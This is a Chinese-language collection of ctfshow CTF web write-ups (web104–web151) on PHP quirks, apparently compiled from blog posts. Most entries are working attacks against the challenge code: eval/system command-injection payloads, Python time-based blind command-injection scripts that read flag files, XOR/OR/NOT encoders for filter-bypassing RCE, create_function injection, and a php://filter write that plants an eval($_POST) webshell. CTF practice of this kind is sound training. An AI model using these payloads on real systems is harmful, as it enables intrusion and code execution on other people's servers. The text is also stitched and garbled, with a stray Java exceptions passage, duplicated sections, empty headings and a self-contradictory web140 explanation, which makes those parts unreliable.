}
?>
web104
web105
parse_str() 函数把查询字符串解析到变量中。(以数组的方式)
v1=flag=c4ca4238a0b923820dcc509a6f75849b- 于是我们可以让v3=一个任意数然后将这个数进行MD5后传给v1=flag这地方是因为parse_str()这个函数解析变量
代码如下
highlight_file(__FILE__);
error_reporting(0);
include("flag.php");
if(isset($_POST['v1'])){
$v1 = $_POST['v1'];
$v3 = $_GET['v3'];
parse_str($v1,$v2);
if($v2['flag']==md5($v3)){
echo $flag;}
}
web109
ereg()函数用指定的模式搜索一个字符串中指定的字符串,如果匹配成功返回true,否则,则返回false。搜索字 母的字符是大小写敏感的。 ereg函数存在NULL截断漏洞,导致了正则过滤被绕过,所以可以使用%00截断正则匹配
?c=a%00778
strrev() 函数反转字符串。
用法:strrev(string)
异常的概念
异常 :指的是程序在执行过程中,出现的非正常的情况,最终会导致JVM的非正常停止。
在Java等面向对象的编程语言中,异常本身是一个类,产生异常就是创建异常对象并抛出了一个异常对象。Java处理异常的方式是中断处理(停止java虚拟机JVM)。
异常的体系
java.lang.Throwable类:是异常和错误的最顶层的父类
异常:在程序出现了异常,是可以解决的,程序解决了异常可以继续执行
– java.lang.Exception extends Throwable:编译期异常:写代码的时候(编译)出现的异常
– java.lang.RuntimeException extends Exception:运行期(时)异常:程序运行的时候出现的异常
错误:在程序中出了错误,是不能解决的,必须的修改代码,把错误去掉,才能让程序执行
– java.lang.Error extends Throwable:错误
构造的payload:
?v1=Exception&v2=system('cat fl36dg.txt')
?v1=Reflectionclass&v2=system('cat fl36dg.txt')
highlight_file(__FILE__);
error_reporting(0);
if(isset($_GET['v1']) && isset($_GET['v2'])){
$v1 = $_GET['v1'];
$v2 = $_GET['v2'];
if(preg_match('/[a-zA-Z]+/', $v1) && preg_match('/[a-zA-Z]+/', $v2)){
eval("echo new $v1($v2());");
}
}
?>
匿名函数也叫闭包函数,允许临时创建一个没有名字的函数,经常用作回调函数
<?php
  $greet = function($name)
{
  eval($name);
  };
$greet($_GET['name']);
会被D盾检测出来,已知后门,这里参数$name是动态获取的,但是eval不是,并且eval是一个语言构造器,不是函数,不能被可变函数调用,所以改eval为system
把函数改成动态获取的形式
<?php
  $greet = function($method,$arg)
{
  $method($arg);
  };
$greet($_GET['method'],$_GET['arg']);
匿名函数也能得到flag
web110
php内置类 利用 FilesystemIterator 获取指定目录下的所有文件考察点
getcwd()函数 获取当前工作目录 返回当前工作目录 payload: ?v1=FilesystemIterator&v2=getcwd
看到之后直接在url处+得到的文件名即可读取
web111
全局变量 为了满足条件,我们可以利用全局变量来进行赋值给ctfshow这个变量 payload: ?v1=ctfshow&v2=GLOBALS
highlight_file(__FILE__);
error_reporting(0);
include("flag.php");
function getFlag(&$v1,&$v2){
eval("$$v1 = &$$v2;");
var_dump($$v1);
}
if(isset($_GET['v1']) && isset($_GET['v2'])){
$v1 = $_GET['v1'];
$v2 = $_GET['v2'];
if(preg_match('/\~| |\`|\!|\@|\#|\\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|\=|\{|\[|\;|\:|\"|\'|\,|\.|\?|\\\\|\/|[0-9]|\<|\>/', $v1)){
die("error v1");
}
if(preg_match('/\~| |\`|\!|\@|\#|\\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|\=|\{|\[|\;|\:|\"|\'|\,|\.|\?|\\\\|\/|[0-9]|\<|\>/', $v2)){
die("error v2");
}
if(preg_match('/ctfshow/', $v1)){
getFlag($v1,$v2);
}
}
?>
web112
php://filter/resource=flag.php
php://filter/convert.iconv.UCS-2LE.UCS-2BE/resource=flag.php
php://filter/read=convert.quoted-printable-encode/resource=flag.php
compress.zlib://flag.php

php://filter 读取源代码并进行base64编码输出,不然会直接当做php代码执行就看不到源代码内容了。
php://filter在双off的情况下也可以正常使用;
allow_url_fopen :off/on
allow_url_include:off/on
php://input 可以访问请求的原始数据的只读流, 将post请求中的数据作为PHP代码执行。
PHP.ini:
allow_url_fopen :off/on
allow_url_include:on
【zip://, bzip2://, zlib://协议】
PHP.ini:
zip://, bzip2://, zlib://协议在双off的情况下也可以正常使用;
allow_url_fopen :off/on
allow_url_include:off/on
zip://, bzip2://, zlib:// 均属于压缩流,可以访问压缩文件中的子文件,更重要的是不需要指定后缀名。
1.【zip://协议】
使用方法:
zip://archive.zip#dir/file.txt
zip:// [压缩文件绝对路径]#[压缩文件内的子文件名]
2.【bzip2://协议】
使用方法:
compress.bzip2://file.bz2
3.【zlib://协议】
使用方法:
compress.zlib://file.gz
四.【data://协议】
经过测试官方文档上存在一处问题,经过测试PHP版本5.2,5.3,5.5,7.0;data:// 协议是是受限于allow_url_fopen的,官方文档上给出的是NO,所以要使用data://协议需要满足双on条件
PHP.ini:
data://协议必须双在on才能正常使用;
allow_url_fopen :on
allow_url_include:on
web113
1.利用函数所能处理的长度限制进行目录溢出: 原理:/proc/self/root代表根目录,进行目录溢出,超过is_file能处理的最大长度就不认为是个文件了。 payload: 【file=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/p roc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/pro c/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/ self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/se lf/root/proc/self/root/var/www/html/flag.php】
2.利用php中zip伪协议 用法[源于php官方提供的一些例子]: compress.zlib://file.gz compress.zlib://file.bz2 payload: 【file=compress.zlib://flag.php】
web114
is_file() 函数检查指定的文件名是否是正常的文件。
删除字符串首尾的空白(可以首尾一起,也可以指定首或尾,取决于控制参数),但会保留字符串内部作为词与词之间分隔的空格。
各种 trim 函数的语法如下:
LTRIM(字串):将字串左边的空格移除。
RTRIM(字串): 将字串右边的空格移除。
TRIM(字串): 将字串首尾两端的空格移除,作用等于RTRIM和LTRIM两个函数共同的结果。
ALLTRIM(字串):将字串左右边两边的空格移除。
include('flag.php');
highlight_file(__FILE__);
error_reporting(0);
function filter($num){
$num=str_replace("0x","1",$num);
$num=str_replace("0","1",$num);
$num=str_replace(".","1",$num);
$num=str_replace("e","1",$num);
$num=str_replace("+","1",$num);
return $num;
}
$num=$_GET['num'];
if(is_numeric($num) and $num!=='36' and trim($num)!=='36' and filter($num)=='36'){
if($num=='36'){
echo $flag;
}else{
echo "hacker!!";
}
}else{
echo "hacker!!!";
}
题解
①trim()函数会去掉num里的%0a %0b %0d %20 %09 这里只有%0c可用。②num!==36是对的,原因:强比较状态下是比较两个字符串,等于是'%0c36'和‘36’比是不是相等,肯定不相等。③num==36是对的。原因:弱比较状态下会把传入的num进行类似于【intval()】的一个转化【这里不一定是intval转化】最后比较的实际上是‘36’==‘36’。肯定相等。④函数is_numeric():检测是不是数字/数字字符串。这里的%0c是换页符,%09,%20都可以让is_numeric()函数为true;
web115
$_SERVER 是一个包含了诸如头信息(header)、路径(path)、以及脚本位置(script locations)等等信息的数组。这个数组中的项目由 Web 服务器创建。
|
$_SERVER['PHP_SELF'] |
当前执行脚本的文件名,与 document root 有关。例如,在地址为 http://example.com/test.php/foo.bar 的脚本中使用 $_SERVER['PHP_SELF'] 将得到 /test.php/foo.bar。__FILE__ 常量包含当前(例如包含)文件的完整路径和文件名。 从 PHP 4.3.0 版本开始,如果 PHP 以命令行模式运行,这个变量将包含脚本名。之前的版本该变量不可用。 |
|
$_SERVER['GATEWAY_INTERFACE'] |
服务器使用的 CGI 规范的版本;例如,"CGI/1.1"。 |
|
$_SERVER['SERVER_ADDR'] |
当前运行脚本所在的服务器的 IP 地址。 |
|
$_SERVER['SERVER_NAME'] |
当前运行脚本所在的服务器的主机名。如果脚本运行于虚拟主机中,该名称是由那个虚拟主机所设置的值决定。(如: www.runoob.com) |
|
$_SERVER['SERVER_SOFTWARE'] |
服务器标识字符串,在响应请求时的头信息中给出。 (如:Apache/2.2.24) |
|
$_SERVER['SERVER_PROTOCOL'] |
请求页面时通信协议的名称和版本。例如,"HTTP/1.0"。 |
|
$_SERVER['REQUEST_METHOD'] |
访问页面使用的请求方法;例如,"GET", "HEAD","POST","PUT"。 |
|
$_SERVER['REQUEST_TIME'] |
请求开始时的时间戳。从 PHP 5.1.0 起可用。 (如:1377687496) |
|
$_SERVER['QUERY_STRING'] |
query string(查询字符串),如果有的话,通过它进行页面访问。 |
|
$_SERVER['HTTP_ACCEPT'] |
当前请求头中 Accept: 项的内容,如果存在的话。 |
|
$_SERVER['HTTP_ACCEPT_CHARSET'] |
当前请求头中 Accept-Charset: 项的内容,如果存在的话。例如:"iso-8859-1,*,utf-8"。 |
|
$_SERVER['HTTP_HOST'] |
当前请求头中 Host: 项的内容,如果存在的话。 |
|
$_SERVER['HTTP_REFERER'] |
引导用户代理到当前页的前一页的地址(如果存在)。由 user agent 设置决定。并不是所有的用户代理都会设置该项,有的还提供了修改 HTTP_REFERER 的功能。简言之,该值并不可信。) |
|
$_SERVER['HTTPS'] |
如果脚本是通过 HTTPS 协议被访问,则被设为一个非空的值。 |
|
$_SERVER['REMOTE_ADDR'] |
浏览当前页面的用户的 IP 地址。 |
|
$_SERVER['REMOTE_HOST'] |
浏览当前页面的用户的主机名。DNS 反向解析不依赖于用户的 REMOTE_ADDR。 |
|
$_SERVER['REMOTE_PORT'] |
用户机器上连接到 Web 服务器所使用的端口号。 |
|
$_SERVER['SCRIPT_FILENAME'] |
当前执行脚本的绝对路径。 |
|
$_SERVER['SERVER_ADMIN'] |
该值指明了 Apache 服务器配置文件中的 SERVER_ADMIN 参数。如果脚本运行在一个虚拟主机上,则该值是那个虚拟主机的值。(如:someone@runoob.com) |
|
$_SERVER['SERVER_PORT'] |
Web 服务器使用的端口。默认值为 "80"。如果使用 SSL 安全连接,则这个值为用户设置的 HTTP 端口。 |
|
$_SERVER['SERVER_SIGNATURE'] |
包含了服务器版本和虚拟主机名的字符串。 |
|
$_SERVER['PATH_TRANSLATED'] |
当前脚本所在文件系统(非文档根目录)的基本路径。这是在服务器进行虚拟到真实路径的映像后的结果。 |
|
$_SERVER['SCRIPT_NAME'] |
包含当前脚本的路径。这在页面需要指向自己时非常有用。__FILE__ 常量包含当前脚本(例如包含文件)的完整路径和文件名。 |
|
$_SERVER['SCRIPT_URI'] |
URI 用来指定要访问的页面。例如 "/index.html"。 |
<?php
/*
# -*- coding: utf-8 -*-
# @Author: Firebasky
# @Date:   2020-09-05 20:49:30
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-07 22:02:47
# @email: h1xa@ctfer.com
# @link: https://ctfer.com
*/
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
$a=$_SERVER['argv'];
$c=$_POST['fun'];
if(isset($_POST['CTF_SHOW'])&&isset($_POST['CTF_SHOW.COM'])&&!isset($_GET['fl0g'])){
if(!preg_match("/\\\\|\/|\~|\`|\!|\@|\#|\%|\^|\*|\-|\+|\=|\{|\}|\"|\'|\,|\.|\;|\?/", $c)&&$c<=18){
eval("$c".";");
if($fl0g==="flag_give_me"){
echo $flag;
}
}
}
?>
根据题目构造payload
CTF_SHOW=&CTF[SHOW.COM=&fun=echo $flag
web125
起初还以为是和上一题一样的,所以直接用了上一题的payload
但发现不成功,发现echo、flag等被禁用了
方法一:
了highlight_file(),利用GET把fun要显示的文件变为由shell GET到的文件。
Payload:
GET:?shell=flag.php
POST:CTF_SHOW=&CTF[SHOW.COM=&fun=highlight_file($_GET[shell])
方法二:
利用$_SERVER['argv'],在大佬那看了这一函数的讲解。
$_SERVER 是一个包含了诸如头信息(header)、路径(path)、以及脚本位置(script locations)等等信息的数组。这个数组中的项目由 Web 服务器创建。
'argv'
传递给该脚本的参数的数组。当脚本以命令行方式运行时,argv 变量传递给程序 C 语言样式的命令行参数。当通过 GET 方式调用时,该变量包含query string。
意思就是通过$_SERVER['argv']将$a变成数组,再利用数组的性质将fl0g=flag_give_me传入,同时还绕过第一个if中的!isset($_GET['fl0g'])),用+来进行分隔,使得数组中有多个数值。
执行eval函数也就是执行$c即是parse_str($a[1]),使得fl0g=flag_give_me,从而进入第三个if语句。
assert(0)的作用
1. 捕捉逻辑错误。可以在程序逻辑必须为真的条件上设置断言。除非发生逻辑错误,否则断言对程序无任何影响。即预防性的错误检查,在认为不可能的执行到的情况下加一句ASSERT(0),如果运行到此,代码逻辑或条件就可能有问题。
2. 程序没写完的标识,放个assert(0)调试运行时执行到此为报错中断,好知道成员函数还没写完。
web126
两种解法
GET:?a=1+fl0g=flag_give_me
POST:CTF_SHOW=&CTF[SHOW.COM=&fun=parse_str($a[1])
GET:?$fl0g=flag_give_me
POST:CTF_SHOW=&CTF[SHOW.COM=&fun=assert($a[0])
web127
题目检查的是query_string而不是$_GET
因此可以利用不合法的变量名,让其自动替换成_
ctf%20show=ilove36d
error_reporting(0);
include("flag.php");
highlight_file(__FILE__);
$ctf_show = md5($flag);
$url = $_SERVER['QUERY_STRING'];
//特殊字符检测
function waf($url){
  if(preg_match('/\`|\~|\!|\@|\#|\^|\*|\(|\)|\\$|\_|\-|\+|\{|\;|\:|\[|\]|\}|\'|\"|\<|\,|\>|\.|\\\|\//', $url)){
    return true;
  }else{
    return false;}
}
if(waf($url)){
  die("嗯哼?");
}else{
  extract($_GET);}
if($ctf_show==='ilove36d'){
  echo $flag;
}
$_SERVER["QUERY_STRING"]
说明:查询(query)的字符串
web128
一个新的姿势,当php扩展目录下有php_gettext.dll时:
_()是一个函数。
_()==gettext() 是gettext()的拓展函数,开启text扩展get_defined_vars — 返回由所有已定义变量所组成的数组。
call_user_func — 把第一个参数作为回调函数调用,第一个参数是被调用的回调函数,其余参数是回调函数的参数。
当正常的gettext(“get_defined_vars”);时会返还get_defined_vars
为了绕过正则,_()函数和gettext()的效果一样,所以可以用_()函数代替gettext()函数。
call_user_func会利用_()将get_defined_vars返还出来然后再有一个call_user_func来调用get_defined_vars函数,然后利用var_dump函数就可以得到flag。
The get_defined_vars() function returns all defined variables, as an array.
get_defined_vars() 函数以数组形式返回所有定义的变量。
构造payload=?f1=_&f2get_defined_vars
<?php
/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-10-10 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-12 19:49:05
*/
error_reporting(0);
include("flag.php");
highlight_file(__FILE__);
$f1 = $_GET['f1'];
$f2 = $_GET['f2'];
if(check($f1)){
var_dump(call_user_func(call_user_func($f1,$f2)));
}else{
echo "嗯哼?";
}
function check($str){
return !preg_match('/[0-9]|[a-z]/i', $str);
}
web129
查找 "php" 在字符串中第一次出现的位置:
web130
数组绕过也行直接过也行
<?php
/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-10-13 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-13 05:19:40
*/
error_reporting(0);
highlight_file(__FILE__);
include("flag.php");
if(isset($_POST['f'])){
$f = $_POST['f'];
if(preg_match('/.+?ctfshow/is', $f)){
die('bye!');
}
if(stripos($f, 'ctfshow') === FALSE){
die('bye!!');
}
echo $flag;
}
payload:
f=ctfshow
f[]=1
web131脚本(回溯)
import requests
url='http://793d1b01-41c0-4f5c-882e-022a8220e4f7.challenge.ctf.show/'
data={
    'f':'very'*250000+'36Dctfshow'
}
r=requests.post(url=url,data=data).text
print(r)
>>> print(r)
<code><span style="color: #000000">
<br /></span><span style="color: #0000BB">
error_reporting</span><span style="color: #007700">
(</span><span style="color:<br /></span><span style="color: #0000BB">highlight_file</span><span style="color: #007700">(</span><span style="color: <br />if(isset(</span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><span style="color:<br /> </span><span style="color: #0000BB">$f </span><span style="color: #007700">= (String)</span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000"><br /> if(</span><span style="color: #0000BB">preg_match</span><span style="color: #007700">(</span><span style="color: #DD0000">'/.+?ctfshow/is'</span><span style="color: #007700">, </span><span style="color: #0<br /> die(</span><span style="color: #DD0000">'bye!'</span><span style="<br /> if(</span><span style="color: #0000BB">stripos</span><span style="color: #007700">(</span><span style="color: #0000BB">$f</span><span style="color: #007700">,</span><span style="color: #DD0000">'36Dctfshow'</span><span style="color: #007700">) === </span><span style="color: #0000BB">FALSE</span><span style="color: #007<br /> die(</span><span style="color: #DD0000">'bye!!'</span><span style=<br /></span>nbsp; echo </span><span style="color: #0000BB">$flag</span><span style="color: #007700">;
</span>
</code>ctfshow{dc4b5eeb-cf1a-4812-bc04-e322131941a7}
>>>说白了其实也是爬虫
web132
web136
#!/usr/bin/env python3
#-*- coding:utf-8 -*-
#__author__: 颖奇L'Amore www.gem-love.com

import requests
import time as t
from urllib.parse import quote as urlen

url = 'http://e55faa60-7d0c-494b-a178-1079ce4e4794.challenge.ctf.show/?c='
alphabet = [
    '{', '}', '.', '/', '@', '-', '_', '=', 'a', 'b', 'c', 'd', 'e', 'f', 'j', 'h', 'i', 'g', 'k', 'l', 'm', 'n', 'o', 'p',
    'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N',
    'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9'
]

result = ''
for i in range(1, 100):
    for char in alphabet:
        # payload = "if [ ` ls / | awk 'NR==4'  |cut -c{}` = '{}' ];then sleep 5;fi".format(i, char)  # flag.php
        payload = "if [ `cat /f149_15_h3r3 | awk 'NR==1' |cut -c{}` = '{}' ];then sleep 5;fi".format(i, char)
        # data = {'cmd': payload}
        try:
            start = int(t.time())
            r = requests.get(url + payload)
            # r = requests.post(url, data=data)
            end = int(t.time()) - start
            # print(i, char)
            if end >= 3:
                result += char
                print("Flag: " + result)
                break
        except Exception as e:
            print(e)
web137
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-10-13 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-16 22:27:49

*/

error_reporting(0);
highlight_file(__FILE__);
class ctfshow
{
    function __wakeup(){
        die("private class");
    }
    static function getFlag(){
        echo file_get_contents("flag.php");
    }
}
call_user_func($_POST['ctfshow']);
<?php
class myclass {
static function say_hello()
{
echo "Hello!\n";
}
}
$classname = "myclass";
call_user_func(array($classname, 'say_hello'));
call_user_func($classname .'::say_hello');
$myobject = new myclass();
call_user_func(array($myobject, 'say_hello'));
?>解释一下,调用call_user_func函数里面的方法是POST传参一个ctfshow同时调用了这个类,而我们想要读取flag则需要在getflag方法下找到于是有了
call_user_func($classname .'::say_hello');//类名::要执行的参数
payload POST:ctfshow=ctfshow::getflag
web139
命令盲注
import requests
import time
import string
str=string.ascii_letters+string.digits+'_~'
result=""
for i in range(1,10):#行
    key=0
    for j in range(1,15):#列
        if key==1:
            break
        for n in str:
            #awk 'NR=={0}'逐行输出获取
            #cut -c {1} 截取单个字符
            payload="if [ `ls /|awk 'NR=={0}'|cut -c {1}` == {2} ];then sleep 3;fi".format(i,j,n)
            #print(payload)
            url="http://cf7850f0-eb39-4851-935d-2b53ecf3cb14.challenge.ctf.show/?c="+payload
            try:
                requests.get(url,timeout=(2.5,2.5))
            except:
                result=result+n
                print(result)
                break
            if n=='~':
                key=1
                result+=" "
#找到flag:/f149_15_h3r3
f149_15_h3r3得到了
import requests
import time
import string
str=string.digits+string.ascii_lowercase+"-"
result=""
key=0
for j in range(1,45):
print(j)
if key==1:
break
for n in str:
payload="if [ `cat /f149_15_h3r3|cut -c {0}` == {1} ];then sleep
3;fi".format(j,n)
#print(payload)
url="http://0833c102-4970-4679-b4e7-e3a088093a8c.challenge.ctf.show?
c="+payload
try:
requests.get(url,timeout=(2.5,2.5))
except:
result=result+n
print(result)
break
ctfshowf44e5ff53-8a31-4aec-866a-f0be34cfc794
web140
利用了函数构造
$code = eval("return $f1($f2());");
if(intval($code) == 'ctfshow'){
eval("return $f1($f2());") 表示将 f1 和 f2 的值拼接成一个函数调用的字符串,并使用 eval 函数执行该字符串。在你提供的例子中,f1 的值为 "usleep",f2 的值为 "usleep"。因此,拼接后的字符串为 "usleep(usleep())"。
usleep() 是一个 PHP 内置函数,用于让程序休眠指定的微秒数。在这个例子中,usleep(usleep()) 这个函数调用实际上是让程序休眠 usleep() 函数返回的微秒数。
由于 usleep() 函数返回的是 0(休眠时间为0微秒),所以实际上该函数调用不会导致程序休眠。然而,由于代码中并没有对 $code 进行比较的逻辑,所以即使 intval($code) == 'ctfshow' 这个条件不满足,也不会影响程序的执行。因此,即使 f1=usleep 和 f2=usleep,代码仍然可以执行。
需要注意的是,使用 eval 函数执行用户输入的代码是非常危险的,容易导致代码注入漏洞。在实际开发中,应避免使用 eval 函数或者对用户输入的代码进行严格的过滤和验证。
payload1:
system(system())—> f1=system&f2=system
string system( string $command[, int &$return_var] ):成功则返回命令输出的最后一行,失败则返回 FALSE 。system()必须包含参数,失败返回FLASE;system(‘FLASE’),空指令,失败返回FLASE。
payload2:
usleep(usleep())—> f1=usleep&f2=usleep
usleep没有返回值。 所以intval参数为空,失败返回0
payload3:
getdate(getdate())—> f1=getdate&f2=getdate
array getdate([ int $timestamp = time()] ):返回结果是array,参数必须是int型。所以getdate(getdate())---->getdate(array型)—>失败返回flase,intval为0。
版权声明:本文为CSDN博主「九枕」的原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接及本声明。
原文链接:https://blog.csdn.net/m0_48780534/article/details/125648476
web141
<?php

  /*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-10-13 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-10-17 19:28:09

*/

  #error_reporting(0);
  highlight_file(__FILE__);
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
  $v1 = (String)$_GET['v1'];
  $v2 = (String)$_GET['v2'];
  $v3 = (String)$_GET['v3'];

  if(is_numeric($v1) && is_numeric($v2)){
    if(preg_match('/^\W+$/', $v3)){
      $code =  eval("return $v1$v3$v2;");
      echo "$v1$v3$v2 = ".$code;
    }
  }
}
v1和v2要求是数字,v3我们就需要构造函数了。
<?php
$myfile = fopen("rce_or141.txt", "w");
$contents="";
for ($i=1; $i < 256; $i++) {
	for ($j=1; $j <256 ; $j++) {

		if($i<16){
			$hex_i='0'.dechex($i);
		}
		else{
			$hex_i=dechex($i);
		}
		if($j<16){
			$hex_j='0'.dechex($j);
		}
		else{
			$hex_j=dechex($j);
		}
		#匹配非preg时
	/*	$preg = '/[0-9]|[a-z]|\^|\+|\~|\$|\[|\]|\{|\}|\&|\-/i';
		if(preg_match($preg , hex2bin($hex_i))||preg_match($preg , hex2bin($hex_j))){
					echo "";
    	}*/
		#匹配preg时
		$preg = '/^\W+$/';
		if(preg_match($preg , hex2bin($hex_i))==0||preg_match($preg , hex2bin($hex_j))==0){
				echo "";
		}

		else{
		$a='%'.$hex_i;
		$b='%'.$hex_j;
		$c=(urldecode($a)|urldecode($b));
		if (ord($c)>=32&ord($c)<=126) {
			$contents=$contents.$c." ".$a." ".$b."\n";
		}
	}

}
}
fwrite($myfile,$contents);
fclose($myfile);?>
from sys import *
def action(arg):
s1=""
s2=""
for i in arg:
f=open("rce_or141.txt","r")
while True:
t=f.readline()
if t=="":
break
if t[0]==i:
#print(i)
s1+=t[2:5]
s2+=t[6:9]
break
f.close()
output="(\""+s1+"\"|\""+s2+"\")"
return(output)
fun="system"
cmd="ls"
print("function:"+action(fun))
print("cmd:"+action(cmd))然后修改fun和cmd即可
web143
# -*- coding: utf-8 -*-
"""
@Author disda
@Date 2023/5/16 10:23
@Describe
@Dependency
@Version 1.0
"""
# -*- coding: utf-8 -*-
"""
@Author disda
@Date 2023/4/26 18:56
@Describe
@Dependency
@Version 1.0
"""
import re
import urllib
from urllib import parse
op_dict = {
"yes_op": lambda x: x,
"not_op": lambda x: not x,
"or_op": lambda x, y: x | y,
"xor_op": lambda x, y: x ^ y
}
sign = {
'xor_op': '^',
'or_op':'|'
}
def generate_coding(file_name, pattern, is_match, mode):
"""
生成符合要求的编码
@param file_name: 生成文件的名称
@param pattern: 正则表达式
@param is_match: 是否匹配正则,True表示匹配,False表示不匹配
@param mode: 编码方式
@return:
"""
with open(file_name, 'w') as f:
for i in range(256):
for j in range(256):
op = op_dict['not_op'] if is_match else op_dict['yes_op']
# 如果当前外层循环元素被过滤了,直接跳过所有内层循环
if op(re.search(pattern, chr(i))):
break
# 如果当前内层循环元素被过滤了,跳过该元素
if op(re.search(pattern, chr(j))):
continue
# [2:]是因为python中hex表示是0xff这样的形式,去掉前面的0x,组成2位url编码
hex_i = "0" + hex(i)[2:] if i < 16 else hex(i)[2:]
hex_j = "0" + hex(j)[2:] if j < 16 else hex(j)[2:]
# url编码的方式和ASCII码一样,但需要在前面加上%
url_i = '%' + hex_i
url_j = '%' + hex_j
# c是我们要构造的参数,比如说我们要传ls命令,l就要拆分成a|b,其中|是因为题目没有过滤|,我们可以修改成其他任意操作如^
c = op_dict[mode](ord(urllib.parse.unquote(url_i)), ord(urllib.parse.unquote(url_j)))
# 如果c是可见的字符
if c >= 32 and c <= 126:
f.write(chr(c) + " " + url_i + " " + url_j + '\n')
def action(arg,file_name,mode):
s1 = ""
s2 = ""
for i in arg:
f = open(file_name, "r")
while True:
t = f.readline()
if t == "":
break
if t[0] == i:
s1 += t[2:5]
s2 += t[6:9]
break
f.close()
output = "(\"" + s1 + "\""+sign[mode]+"\"" + s2 + "\")"
return (output)
file_name = 'rce.txt'
mode = 'xor_op'
reg = '^\W+$'
generate_coding(file_name,reg,True,mode)
while True:
param = action(input("\n[+] your function:"),file_name,mode) + action(input("[+] your command:"),file_name,mode) + ";"
print(param)实现python脚本
web145,146
这次异或^又被过滤了,可以用或|和取反~。
和web143一样,修改一下构造脚本就可以。修改正则匹配条件,修改运算符。
加减乘数被过滤,也可以用或|。
或|-payload:(注意把双引号改成单引号)
?v1=1&v3=|('%13%19%13%14%05%0d'|'%60%60%60%60%60%60')('%14%01%03%20%06%02'|'%60%60%60%20%60%28')|&v2=1
取反
?v1=1&v3=|(~%8C%86%8C%8B%9A%92)(~%8B%9E%9C%DF%99%D5)|&v2=1
php里默认命名空间是\,所有原生函数和类都在这个命名空间中。 普通调用一个函数,如果直接写函数名function_name()调用,调用的时候其实相当于写了一个相对路 径; 而如果写\function_name()这样调用函数,则其实是写了一个绝对路径。 如果你在其他namespace里调用系统类,就必须写绝对路径这种写 法
payload:
GET ?show=;};system('grep flag flag.php');/*
POSOT ctf=%5ccreate_function
<?php
/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date: 2020-10-13 11:25:09
#@Last Modified by: h1xa
# @Last Modified time: 2020-10-19 02:04:38
*/
highlight_file(__FILE__);
if(isset($_POST['ctf'])){
$ctfshow = $_POST['ctf'];
if(!preg_match('/^[a-z0-9_]*$/isD',$ctfshow)) {
$ctfshow('',$_GET['show']);
}
}
web148
继续执行
from sys import *

def action(arg):
    s1=""
    s2=""
    for i in arg:
        f=open("rce_or141.txt","r")
        while True:
            t=f.readline()
            if t=="":
                break
            if t[0]==i:
                #print(i)
                s1+=t[2:5]
                s2+=t[6:9]
                break
        f.close()
    output="(\""+s1+"\"|\""+s2+"\")"
    return(output)

fun="system"
cmd="ls"
print("function:"+action(fun))
print("cmd:"+action(cmd))web149
写入木马执行即可
GET:?ctf=php://filter/write=convert.base64-decode/resource=index.php
POST:show=PD9waHAgQGV2YWwoJF9QT1NUWydqeiddKTs/Pg==
web150(总结php特性)
这个题一点点小坑__autoload()函数不是类里面的
__autoload — 尝试加载未定义的类
最后构造?..CTFSHOW..=phpinfo就可以看到phpinfo信息啦
原因是..CTFSHOW..解析变量成__CTFSHOW__然后进行了变量覆盖,因为CTFSHOW是类就会使用
__autoload()函数方法,去加载,因为等于phpinfo就会去加载phpinfo
接下来就去getshell啦
web151
这个题一点点小坑__autoload()函数不是类里面的
__autoload — 尝试加载未定义的类
最后构造?..CTFSHOW..=phpinfo就可以看到phpinfo信息啦
原因是..CTFSHOW..解析变量成__CTFSHOW__然后进行了变量覆盖,因为CTFSHOW是类就会使用
__autoload()函数方法,去加载,因为等于phpinfo就会去加载phpinfo
接下来就去getshell啦
<?php
/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date: 2020-10-13 11:25:09
# @Last Modified by: h1xa
# @Last Modified time: 2020-10-19 07:12:57
*/
include("flag.php");
error_reporting(0);
highlight_file(__FILE__);
class CTFSHOW{
private $username;
private $password;
private $vip;
private $secret;
function __construct(){
$this->vip = 0;
$this->secret = $flag;
}
function __destruct(){
echo $this->secret;
}
public function isVIP(){
return $this->vip?TRUE:FALSE;
}
}
function __autoload($class){
if(isset($class)){
$class();
}
}
#过滤字符
$key = $_SERVER['QUERY_STRING'];
if(preg_match('/\_| |\[|\]|\?/', $key)){
die("error");
}
$ctf = $_POST['ctf'];
extract($_GET);
